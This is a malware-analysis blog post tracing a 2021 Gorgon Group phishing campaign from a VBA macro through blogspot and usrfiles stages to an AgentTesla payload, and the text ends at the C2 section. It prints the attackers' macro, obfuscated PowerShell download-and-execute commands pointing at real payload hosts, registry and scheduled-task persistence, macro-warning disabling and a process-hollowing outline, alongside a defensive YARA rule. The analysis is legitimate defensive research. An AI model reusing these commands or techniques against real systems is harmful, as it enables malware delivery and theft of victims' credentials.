
2021 Gorgon Group APT Operation

guillaumeorlando.github.io/GorgonInfectionchain

Guillaume Orlando

12 Jan 2022



This article unveils the last 2021 Gorgon Group campaign, including the technical details regarding the infection chain and the various multi-stage payloads, its C&C architecture, a tracking of the infected computer across the study, and finally, a way to automate the tracking of the campaign and the payload extraction.

All of the IOCs are available here.

Summary

TL;DR


This late 2021 campaign leverage an in-memory-infection chain to drop the AgentTesla malware on the infected computer, initiated by some phishing emails.

The infection chain uses a modular architecture, based on legit online services (“blogspot.com” pages and “usrfiles.com”) that respectively serves some JS/PowerShell command and a process hollowing tool.


A final AgentTesla v3 payload is then injected in the memory of a legitilimate process on the infected computer.

At least half of the infected computer are Indonesian or related to the Indonesian industry. Through a misconfiguration on the C&C servers, we can observe the evolution of the “botnet” and track the infected computers.

A lot of them are in critical company, related to various areas:



The whole infection chain can be summarized by this diagram:



Each steps of the infection chain will be described in the following chapters.

Stage 0 : Downloader Macro


From the batch of analyzed phishing e-mails from this campaign, it seems that the most of them are leveraging the `auto_open()` VBA function to execute some arbitrary code when they are opened with the macro enabled.

The VBA script in the malicious macro is not sophisticated nor obfuscated. Its goal is to load a remote JavaScript snippet through the “Mshta.exe” legitimate binary.

Here is an example of such a VBA macro that can be found in this campaign:

```
Enum myenum
    myname1 = 1
    myname2 = 2
    myname3 = 3
    myname4 = 4
End Enum

Public Function getEnumName(eValue As myenum)
Select Case eValue
    Case 1
        getEnumName = "mshta"
    Case 2
        getEnumName = "http://www.bitly.com/doaksodksueasdweu"
    End Select
End Function

Public Function calc()
    Set calc = GetObject(StrReverse("000045355444-E94A-EC11-972C-02690731:wen"))
End Function

Sub auto_open()
    Dim Total As New clean
    Dim NamakTotal, lora As String
    NamakTotal = Total.getEnumName(1)
    lora = Total.getEnumName(2)
    koko = lora
    Total. calc. ShellExecute NamakTotal, koko
End Sub
```

The reduced “bitly.com” link points to a blogspot page made by the attacker, which looks empty at first glance:



https://madarbloghogya.blogspot.com/p/rezaback.html

madarbloghogya

rezaback

Subscribe to: Posts (Atom)

Simple theme. Powered by Blogger.

Stage 1 : JS / Powershell Downloader

By taking a deeper look at the JavaScript embedded in the blogspot page, we can spot the fact that this page contains a script that is supposed to be ran remotely by the mshta instance from the previous stage.

Depending on the analyzed page, or even on the timing when this operation was monitored, the scripts embedded in the various webpages may change.

This allows the operator to update the victims without the need to re-infect them or the re-compile its payloads.

A total of 97 malicious active blogpost pages were identified and dumped. These pages do not always share the same scripts. This repository contains a copy of the dumps made during the monitoring of this campaign.

For instance, some scripts were very small and straight forward in order to load the next stage without doing much more.

Some other were adding an intermediary persistence mechanism. For instance, this variant is adding an entry in the “Run” registry key to make this stage 1 payload survive a reboot:

```
pink = "pOwersHelL.exe -w h i'E'x(iwr('<url>') -useB);i'E'x(iwr(<url>') -
useB);i'E'x(iwr('<url>') -useB);"

Const tpok = &H80000001
lopaskkk = "."
Set kasodkmwm = GetObject("winmgmts:\\" & lopaskkk & "\root\default:StdRegProv")
poloaosd = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
akosdwdjdw = "care"
kasodkmwm.SetStringValue tpok, poloaosd, akosdwdjdw, pink
```

In the same fashion, this other one is setting up a scheduled tasked:

```
function MainAccess1()
Megacall  "schtas", "k" , "s /crea","te /sc MINUTE /mo 80 /tn """"Bluefibonashi""""
/" , "F /tr """"\""""M" , "s" , "H" , "t" , "A""""\""""<url>"""""
End function
```

Some others versions of these scripts were spotted cleaning the stage 0 parents process and disabling the macro warning messages:

```
MicrosoftWINdows.Run "taskkill /f /im winword.exe", 0
MicrosoftWINdows.Run "taskkill /f /im Excel.exe", 0

MicrosoftWINdows.RegWrite
"HKCU\Software\Microsoft\Office\11.0\Word\Security\VBAWarnings", 1, "REG_DWORD"
MicrosoftWINdows.RegWrite
"HKCU\Software\Microsoft\Office\12.0\Word\Security\VBAWarnings", 1, "REG_DWORD"
MicrosoftWINdows.RegWrite
"HKCU\Software\Microsoft\Office\14.0\Word\Security\VBAWarnings", 1, "REG_DWORD"
MicrosoftWINdows.RegWrite
"HKCU\Software\Microsoft\Office\15.0\Word\Security\VBAWarnings", 1, "REG_DWORD"
MicrosoftWINdows.RegWrite
"HKCU\Software\Microsoft\Office\16.0\Word\Security\VBAWarnings", 1, "REG_DWORD"
```

This shows that the payloads are not homogeneous, even if they share the same objective: loading the next stage from another remote website.

As for the previous snippets, the part where the next stage is loaded is an obfuscated PowerShell command:

```
akosdwdjdw = "takeCare"
SubQueryPath akosdwdjdw,"pOweRshell.exe -w h I`E`X([System.IO.Strea"+"mReader]::new(
[System.Net.WebRequest]"+"::Create('https://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles.com/ugd/92c492_974d936d2f6d4e52831d05712c24a1c9.txt').Ge"+"tResp
 [Sy"+"stem.Net.WebRequest]::Cre"+"ate('https://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles.com/ugd/92c492_fca89e4173af436497e274a5e70b6145.txt').GetRespons
```

This command gave us the next stage payload location : the “usrfiles.com” platform.

A list of the monitored “usrfiles.com” links can be found in the last part of this document.

A total of 101 malicious “usrfiles.com” pages were monitored for this analysis.

At this point of the infection, everything is fileless as the payloads are never written down to the infected computer disk, making it harder for monitoring tools to detect the infection.

Stage 2 : Injector wrapper

Depending on the monitored blogpost / usrfiles endpoint, several payloads can be found.

They usually share the same goal: loading the next stage in memory using PowerShell.

Some lightweight PowerShell obfuscation methods are used.

For instance, in this first variant, the strings are built character by character and the injector compiled binary + the final payload are respectively stored as a PowerShell byte array and a compressed ZIP byte array:

```
[Byte[]] $ALOSH = @(31,139,8,0,0,0,0,0,4,0,237,189,7,96,28,73,150,37,38,47,109,202,
[...])
[...]
Byte[]] $Bytes = Decompress(@(31,139,8,0,0,0,0,0,4,0,204,189,9,152,92,69,181,56,126,
[...])
[...]
$nan = "R"+"e"+"g"+"A"+"s"+"m"+"."+"e"+"x"+"e"
[...]
[Object[]]
$Params=@($MyPt.Replace("F"+"r"+"a"+"m"+"e"+"w"+"or"+"k"+"6"+"4","F"+"r"+"a"+"mew"+"o"
 ,$Bytes)
```

Some versions are embedding the final payload as a non-compressed byte-array.

Another variant is compiling the target DLL (final stage) at runtime:

```
$CsharpCompiler = New-Object Microsoft.CSharp.CSharpCodeProvider($dictionary)
$CompilerParametres = New-Object System.CodeDom.Compiler.CompilerParameters
$v1 = "Sys@@@".Replace("@@@","tem.dll")
$CompilerParametres.ReferencedAssemblies.Add($v1)
$CompilerParametres.ReferencedAssemblies.Add("System.!@!$^^%^%**&*&*$$%$%$".Replace("!

$CompilerParametres.ReferencedAssemblies.Add("System.Windows.Forms.dll")
$CompilerParametres.ReferencedAssemblies.Add("mscorlib.dll")
$CompilerParametres.ReferencedAssemblies.Add("Microsoft.VisualBasic.dll")
$CompilerParametres.IncludeDebugInformation = $false
$CompilerParametres.GenerateExecutable = $false
$CompilerParametres.GenerateInMemory = $true
$CompilerParametres.CompilerOptions += "/platform:X86 /unsafe /target:library"
```

Finally, some variants are adding a quick persistence mechanism using the “Startup” folder while doing some antivirus detection:

```
Move-Item -Path "C:\Users\Public\Micropoft.vbs" -Destination
"C:\Users\$env:UserName\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\Micropoft.vbs" -Force -Verbose
[...]
if([System.IO.File]::Exists("C:\Program Files\ESET\ESET Security\ecmds.exe")){
    [...]
}
elseif([System.IO.File]::Exists("C:\Program Files\Common
Files\McAfee\Platform\McUICnt.exe")){
    [...]
}
elseif([System.IO.File]::Exists("C:\Program Files\Avast Software\Avast\AvastUI.exe"))
{
    [...]
}
```

These injectors are signed by the “Alosh/3losh RAT” author.

```
#by code 3losh rat
```

Stage 3 : The Alosh/3losh Injector case

The next stage of the infection chain seems to leverage the same compiled injector file every time, even if the injected content (the final payload) is not always the same.

A dozen of infection chain were related to the injector with the following hash:


```
404afe734de0bd19d2a25f85f28c860d
```

I've made a YARA rule to detect more of those injectors in the wild:

```
rule Alosh_Process_Hollowing_Mana_Campaign {
    meta:
        author = "HomardBoy"
        description = "Alosh RAT process hollowing program linked to the 2021 Gorgon
Group APT"
    strings:
        $str1 = "alosh" ascii
        $str2 = "projFUD" ascii
        $str3 = "ZwUnmapViewOfSec" ascii
        $str4 = "ResumeThread" ascii
        $str5 = "WriteProcessMem" ascii
        $str6 = "VirtualAll" ascii
        $str7 = "CreateProc" ascii
    condition:
        (uint16(0) == 0x5a4d and all of ($str*))
}
```


This injector is not that new, and was already linked to previous Gorgon Group campaigns [5].

This tool is heavily advertised on social medias, along with some other packers/exploits. The YouTube channel named "3loshrat" shows a demonstration of how to use the injector, and its configurations options:




The attentive reader will notice the presence of the “jsc.exe” available target in this screenshot, which is the same as the hardcoded injection target in the downloader wrapper from the stage 2.

The injector is advertised on many social media by the “3loshRAT” account:



alosh rat

877 abonnés



bypass Windows Defender 20H2

266 vues • il y a 10 mois

runpe 3losh rat


189 vues • il y a 10 mois

bypass zoon alaram 2021

183 vues • il y a 11 mois

Bypass Runtime | ALL| kaspersky

621 vues • il y a 11 mois




3losh.rat

0 posts 5,851 followers 2,616 following

3LOSh rat Crypter

❌



3LOSH-RAT @ali_fares11 · 17 nov. 2019


Runtime Avast And Nod32 and windows Defender For sale 3losh-rat youtube.com/watch?v=_j9hGc...

```
https://www[.]instagram.com/3losh.rat
https://website[.]informer.cosh-rat.com
https://twitter[.]com/ali_fares11
https://www[.]youtube.com/c/3loshrat/videos
```

Those social media accounts are advertising various “Alosh/3losh RAT” products, while the YouTube channel provide some demonstration of the actual tools.

```
"crypter . powershell . vb . c# for sale all programs"
```

A GitHub account with the same name and the same profile picture can also be found:



3losh-rat
3losh-rat

https://www.facebook.com/ali.faris.1069

Popular repositories

-powershell
اداة انشاء كود powershell
1

NjRAT_ACS-Version
1

Builde-3losh-rat
Njrat7

meterpeter-For-Windows-ps1
meterpeter For Windows ps1

Ratty-RAT-java
Java must be installed يجب تثبيت Java You or the victim لديك او لدى الضحية
1

NjRAT-ACS-Version
Attention This program is for educational purpose, https://youtu.be/SXhG9kAu6EY

Regarding the actual injector itself:

The original name of this compiled DLL is straight forward: “runpe.dll”.

This binary, which is written in .Net, is linked to the Alosh/3losh RAT product through its file descriptions:

```
[assembly: AssemblyCopyright("Copyright ©  2022")]
[assembly: AssemblyTitle("3lostrat")]
[...]
[assembly: AssemblyDescription("3lostrat")]
[assembly: AssemblyProduct("3lostrat")]
[assembly: AssemblyCompany("3lostrat")]
```

The author of this piece of code saw far ahead for the copyright date of this sample, which indicate the fact that this injector is still in its early life.

The goal of the binary is to inject an arbitrary binary, using a process hollowing technique (given by the second argument to the injector) in the process space named after the first given argument.

Almost all the stage 2 wrapper scripts were using the hardcoded target process name “C:\Windows\Microsoft.NET\Framework\v4.0.30319\jsc.exe” to inject the next stage in it.

This simple injector can be summarized to the following code:

```
[...]
alosh_rat.CreateProcessA(arg2_path, string.Empty, IntPtr.Zero, IntPtr.Zero, false,
134217732U, IntPtr.Zero, null, ref startupInformation, ref processInformation);
[...]
alosh_rat.ZwUnmapViewOfSection(alosh_rat.ZwUnmapViewOfSection,
processInformation.ProcessHandle, num11
[...]
alosh_rat.WriteProcessMemory(processInformation.ProcessHandle, num9 + num7,
arg1_buffer, array2.Length, ref num5);
[...]
losh_rat.ResumeThread(alosh_rat.ResumeThread, processInformation.ThreadHandle)]
[...]
```

This code, which follows the standard Process Hollowing technique, seems inspired from this repository: "https://github.com/NYAN-x-CAT/CSharp-RunPE/blob/master/RunPE/RunPE.cs" as it share a lot of similarities with the Alosh / 3losh version (minor the execution flow scrambling using some basic opaque predicates).

The injected payload (which is the final one of the infection stage) is a customized AgentTesla v3 malware.


Stage 3 : AgentTesla Final Payload

The final payload is a customized version of the AgentTesla malware. It will periodically make some screenshots of the infected computer screen, act as a keylogger when receiving a special order and steal the victim's browser cookies and passwords.

The technical detailed analysis of this AgentTesla version is available here.

C2 Infrastructure

The login page of the command and controls servers is a really unique one:



